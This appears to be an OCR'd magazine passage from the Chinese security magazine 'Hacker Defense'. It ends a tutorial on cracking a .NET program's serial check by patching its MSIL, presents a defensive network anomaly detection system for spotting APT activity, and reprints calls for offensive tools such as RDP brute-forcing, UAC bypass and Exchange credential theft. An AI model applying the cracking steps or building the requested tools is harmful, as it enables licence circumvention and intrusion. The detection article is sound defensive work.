


图 6

通过菜单栏 Tools 调出 Reflexil，我的是 1.8 版，文档说最高只支持.NET Reflector 的 8.3 版，但我试了最新版同样也支持。回到 Ver.IsCorrectSn，现在可以看到 Reflexil 栏显示出对应的 MSIL 代码（图 7）：




图 7

要修改 MSIL，首先就要读懂它，这里没什么捷径好走，掌握了 MSIL 的基本语法之后，找到 return (str == sn)对应的 MSIL（图 8）：





图 8

.Net 的虚拟机采用堆栈机的结构，因此它的指令操作也多是堆栈操作，上述 MSIL 基本上可以理解成分别将 str 和 sn 压栈，然后调用字符串比较函数，最后将（放在堆栈中的）结果 ret。只要将两个压栈参数改成一样，就能保证返回值一定为真了。这里选择把 stloc.3 改成 ldloc.1，操作方法是对着 stloc.3 右键选择 Edit，进行修改后点击 update 即可（图 9）：



59	ldloc.1	
60	ldloc.1	
61	ldloc.1	
62	call	System.Boolean System.String::op_Equality(Sys

图 9

最后是保存。对着项目名右键，选择 Reflexil v1.8->Save as...，保存成一个新的 exe，破解就完成了。从逆向出源码工程，到直接破解，这篇文章都演示了一遍，相信各位同学对.Net 程序如何逆向已经心中有数。不过最后我要泼一下冷水，这款.Net 程序这么好破解，是因为它没经过任何保护，但既然逆向工具已经如此成熟，当然对应的盾也该有相当的发展。目前.Net 较为主流的保护方式是进行混淆，首先各种名称就不要指望能看得到了，代码的阅读难度也将提升一个数量级，就不能简单套用本篇的方法了。这种混淆过的程序，不妨叫做生肉，生肉先要做成熟肉才能入口，因此，混淆过的程序，也要想办法先去掉混淆保护，变成熟肉，再用本篇的“熟肉正确打开方式”，就能达到逆向的目的了。

（完）

APT 防护探索之异常访问检测系统

文/图 xysky

去年在黑防上写了一篇关于 APT 防护的文章，基于终端层面的。此次为大家带来的是基于网络上的一种发现 APT 攻击的思路。结合该思路，我们定制开发了一套系统并在办公网、业务网、互联网区域都进行了部署，在接近 4 年的实际运维过程中不断进行优化与改进，在内部多次红蓝对抗中发挥了很大的作用。

思路探讨

设想一个场景：渗透人员通过分行 A 的一台机器访问了分行 B 的某台服务器的远程桌面，然后调出 shift 后门进一步控制系统。

再设想一个场景：办公网与业务网通过防火墙进行了限制，但允许 icmp 协议通过。渗透测试人员为了在办公网直接控制业务网的机器，采用了一种 ping tunnel 的隧道技术来绕过防火培。

以上的场景，依靠传统的 IPS 技术是发现不了这样的行为的，但往往真正的 APT 攻击就隐藏在这中间。有没有办法从网络访问异常上进行发现呢？什么算是异常？得有一定的模型和算法。

一个 IT 操作行为的属性包括：行为人身份（Identity）、发生时间（Time）、发生位置(Location)、行为方式(Means)、行为的类型（操作,Action）、行为对象（资源,Resource）。这些属性就构成了完整一个 IT 操作行为抽象模型(简称 ITLMAR 模型)。下面分别对每个属性作进一步的解释：

行为人身份：在 IT 系统中，表述身份的就是系统账号。

发生时间：时间属性中包含两层概念，一是个行为发生的时刻，另一个是行为发生的频率。但频率是一个间接属性，无法从单个行为日志中直接提取。

发生位置：IT 操作行为发生位置信息包括：IP 地址、ATM 终端号、POS 终端号、业务终端编号等。

行为方式：即以什么渠道完成的操作。例如在 IT 系统中，常见的访问方式有：专用客户端软件、中间件（对数据库访问通常采用中间件）、命令行（CLI）、远程桌面等。

行为对象：即各种 IT 资源，如文件、数据库表、服务器主机、数据项等。

行为操作：操作行为大体可以分为交易操作（转账、取现、存款、支付）、数据库操作（数据库）、文件操作三大类。

对异常行为的检测有两种方式，一种是基于行为的特征的检测，不针对特定的账号或账号群组。还有一种是面向特定用户的，即基于用户基本行为模式的检测。从前面的论述中，我们看到行为模型由 6 个元素构成。检测规则可以单独针对其中的某一个或某几个，这样通

过组合计算，可以罗列出全部可能的规则模板，共 63 种（如下面的表格所示）。其中 √ 符号表示该模板检测所对应的元素。∀符号表示任意，即该规则不检测所对应的元素。

规则模板	身份	时间	地点	方式	操作	资源
规则模板 1	√	∀	∀	∀	∀	√
规则模板 2	√	√	∀	∀	∀	∀
规则模板 3	√	√	√	∀	∀	√
规则模板 4	√	√	√	√	∀	∀
规则模板 5	√	√	√	√	√	∀
规则模板 6	∀	√	√	√	√	∀
规则模板 7	∀	∀	√	√	√	∀
规则模板 8	∀	∀	∀	√	√	∀
……						
规则模板 63	∀	∀	∀	∀	∀	√

为了更好的说明检测规则模板的含义，这里用几个检测规则实例加以说明。

规则模板 1 实例：除中间件和 admin 账户外，其它任何身份的对数据库的访问都是违规的。

在很多 IT 系统中，只允许两个账号对数据库的访问，即中间件的账号和维护用账号 admin。因此其它账号访问数据库，一律看作违规行为。这条检测规则只关注身份和资源两个因素。

规则模板 3 实例：admin 账户只能在系统维护时间段从 IP 地址是 111.111.111.111 的维护终端访问数据库，其他行为都是违规的。

时间也是检测规则必须考虑的因素，有些操作一般只发生在特定时间段内发生，并且只能从某个特定的维护终端主机上进行操作。

规则 7 实例：除了通过堡垒主机以远程桌面方式进行的更新操作，其它都是违规的。

在某些 IT 系统的维护规定中，要求维护终端先登录到堡垒主机上，再用远程桌面的方式进行维护操作。

但是上述 63 种规则模板是数学组合的结果，并非都可以给出实例，原因是可能存在重复包含或无现实意义的情况。例如所有元素都检测这样的检测规则现实中就很少见。

基于账户基调（profile）的检查规则是面向特定账户（群组）的，因此检测规则只包含除身份以外的另外 5 个元素（见下表）。

基调	时间	位置	方式	操作	资源
账户 A	[ ]，频率	{a,b,c}	{A,C}	{xx,xx}	{}或[ ]

账户 B	[ ], 频率	{a,b,c}	{A,C}	{xx,xxx}	{}或[ ]
账户 C	[ ], 频率	{a,b,c}	{A,C}	{}	{}或[ ]
……					

每个账户历史上的行为记录可以构造成一个行为基调。一旦某个行为特征远远偏离这个基调，则判断为异常。同前面一样，时间元素的取值有两种可能，一个是时段（用区间符号[]表示），一个是频率。

位置、方式、操作三个元素分别都可以有多个非数字取值，因此是个元素的集合。资源的取值可能是数值的，也可能非数值。这种检测规则通常用于检测外部用户的异常交易行为，因此这里用一个交易行为基调作为实例说明(账号 A 基调实例)。但是这个检测思想也可以应用与内部用户的访问行为监控（账号 B 基调实例）。

账号 A 基调实例：[12:00,13:00],[17:30,20:00]; {超市 A，支付宝，超市 B}; {POS, onlinebank}; {支付,转账}; [0,500]

在这个实例中，账户 1 银行卡交易行为基调是：通常在中午休息或晚上下班以后购物，购物方式基本是在超市 A（工作单位附近）和超市 B（住家附近）POS 机刷卡，或是通过支付宝网络购物，还有在网上支付一些账单，通常单次交易金额一般都不超过 500 元。

账号 B 基调实例：[9:00,17:00]; {IP:222.222.222.222}; {CLI, 远程桌面}; {下载，上传，打开创建}; {文件，数据库表}，[0,50M] [0,0.5M]

套用交易行为基调的方法进行内部行为检测时，有时需要对某些操作赋予两个资源取值，例如下载操作，不仅要检测下载对象，还要包括下载数量。在这个实例中，下载量是 50MB，上传量是 0.5 MB。

该类技术模型相关的发展趋势主要在于更加丰富的增加 IT 操作行为的属性、系统输入数据的类型及关联分析，目前主要通过流量日志数据及 6 元组元素来定义异常行为访问规则，后续增加 IT 操作行为属性及更丰富的输入数据类型，将更好从 3 到 7 层监控异常访问行为。

设计与实现

在实际的实现过程中，基于 6 元组来定义异常有两个切入点，一个是基于访问路径的异常，一个是基于访问频率的异常。基于访问路径的异常，很好理解，比如说历史上 A 和 B 经常访问 C 的 1433 端口，突然有一天 D 也来访问 C 的 1433 端口，这在历史记录中是从来没有的，就算一个访问路径上的异常；基于频率的异常也很好理解，比如加入域的办公电脑每天访问域进行认证的次数也就几次，突然有一天一个 IP 不断的向域进行认证尝试，超过我们系统设置或者学习到的阈值，也算异常。

如何实现这套系统？得先拿到流量进行分析，按时间、源 IP、源端口、目标 IP、目标端口、应用协议这六个元素来标识访问关系及统计访问频率，通过自学习模式生成白名单和

profile 规则，按照我们的管控规则自定义黑名单，对后续流量按照白名单、黑名单、profile 规则的顺序进行匹配，对高风险事件进行实时告警。整个系统的处理逻辑如图 1 所示。




图 1

看起来比较简单，真正实现并纳入日常运维，中间的工作量还是蛮大的。结合我们实际的运维经验，有几个功能点需要考虑加入到系统中：

资产与业务的导入：在系统上线前，企业肯定已有大量的信息资产，需要支持批量导入功能，否则工作量巨大；

协议识别：包括常见的远程桌面、SSH、FTP 等，还要能识别一些远程管理类工具包括 pcanywhere、vnc 等，甚至还需要结合客户网络环境定制一些特征识别一些应用；

自我学习：系统在线上可以进行自我学习，通过一段时间的积累可以生成一些规则供安全人员参考；

入侵防护功能：常见的扫描行为、流行的 ms08067 类漏洞利用、常见的 sql 注入、XSS 攻击，传统的 IPS 都已经具备了，但针对我们提到的隐蔽隧道（ping tunnel、dns tunnel 等）的发现，还是要依赖于入侵防护模块进行定制开发；

SOC 集成：发现的异常或可疑事件，需要与 SOC 对集，纳入日常安全运维进行跟踪与优化；

Sniffer 联动：对于产生的异常或可疑事件，可以自动或手动将对应的原始包抓回来以便进行更深入的分析；

处理性能：系统镜像的流量越多，对系统本身的性能要求就越高，处理延时可能会导致今天的事件明天才能看到，这样是无法满足要求的。

实际效果


该系统从 2011 年开始开发上线，截止到现在已经运行 4 年之久，这中间我们的红蓝对抗是在不断的进行中，我们的系统功能也是在不断的改进中。

增加协议识别后，基于协议与端口做一些规则，即可以发现一些可疑的行为，比如远程桌面运行在非 3389 端口，SSH 运行在非 22 端口，如图 2 所示。

危险程度	时间	源IP	源端口	目的IP	目的端口	协议	资产	业务	应用	状态	备注	操作
	2012-11-09 16:12:00	1.64.165	62662	.3.14.66	2222	TCP	未知	未知	SSH	新事件	修改人: 修改时间: 备注: 已下发到工单:否	
	2012-11-09 16:12:00	.1.64.165	62662	3.14.66	2222	TCP	未知	未知	SSH	新事件	修改人: 修改时间: 备注: 已下发到工单:否	

图 2

还可以识别到一些管理类协议，比如 pcanywhere、vnc，以及为了绕过我们检测的 vpn 等，如图 3 所示。



	2012-11-20 17:02:04	.1.38.76	1038	3.14.65	5631	TCP	pcAnywhere	未知	上网
	2012-11-20 17:02:04	.1.38.76	1038	3.14.65	5631	TCP	pcAnywhere	未知	上网

图 3

增加隐蔽隧道识别后，可以发现渗透测试人员的 ptunnel 行为，如图 4 所示。

	时间	上报设备	事件类型	事件名称	事件次数	源IP	目的IP	用户	协议摘要
	2012-11-06 16:38:24	.....3.208 (nsc)	IM/P2P	ptunnel连接	1	.1.38.198	.3.14.66		IP.ICMP

图 4

以上截图都是内部真实渗透产生，所以隐去了一些 IP 相关信息。最后，还是想说的是，APT 防护比拼的还是资源，投入大量人力物力财力去建设这些基础的安全系统，不见得适合所有的企业，请各位自行参考。

（完）

2015 年第 3 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。2015 年第 2 期部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.Exchange 临时文件还原解密

对于 Exchange 邮件服务器，最新邮件最初会以临时文件形式存储于服务器上，若要实现对最新邮件的实时获取，可针对加密的临时文件进行还原，从而获取邮件。

编写程序，实现对 Exchange 临时文件的还原。

2.Exchange 账户密码获取

对 Exchange 邮件系统所有用户及对应密码的抓取、还原；Exchang 邮箱系统无法直接进行数据操作，所以需要对其数据库进行提取和还原。

编写程序，实现对 Exchange 邮件系统的监控，获取邮件系统所有内建账户与密码。

3.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

4.虚拟机穿透

主机安装有虚拟机，现已远程控制虚拟机，寻求如何利用虚拟机的弱点，穿透虚拟机，进而控制本机的方法。

5.同步下载邮件

假设本机当前系统已掌控，在用户登录 Web 邮箱时，能够自动后台同步下载邮件并保存，包括收件箱、发件箱、已发送邮件、联系人等信息，优先实现 gmail、yahoo 信箱。

6.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

7. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

8.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

9.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；

2）扫描方式采用多线程，并能设置线程数；

3）将功能编写成 DLL，导出功能函数；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

5）尽量多做出错异常处理，以防程序意外崩溃；

6）使用 VC++2008 编译工具编写；

7）支持系统 Windows XP/2003/2008/7。

10.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

11.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2015 年征稿启示

《黑客防线》作为一本技术月刊，已经 15 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680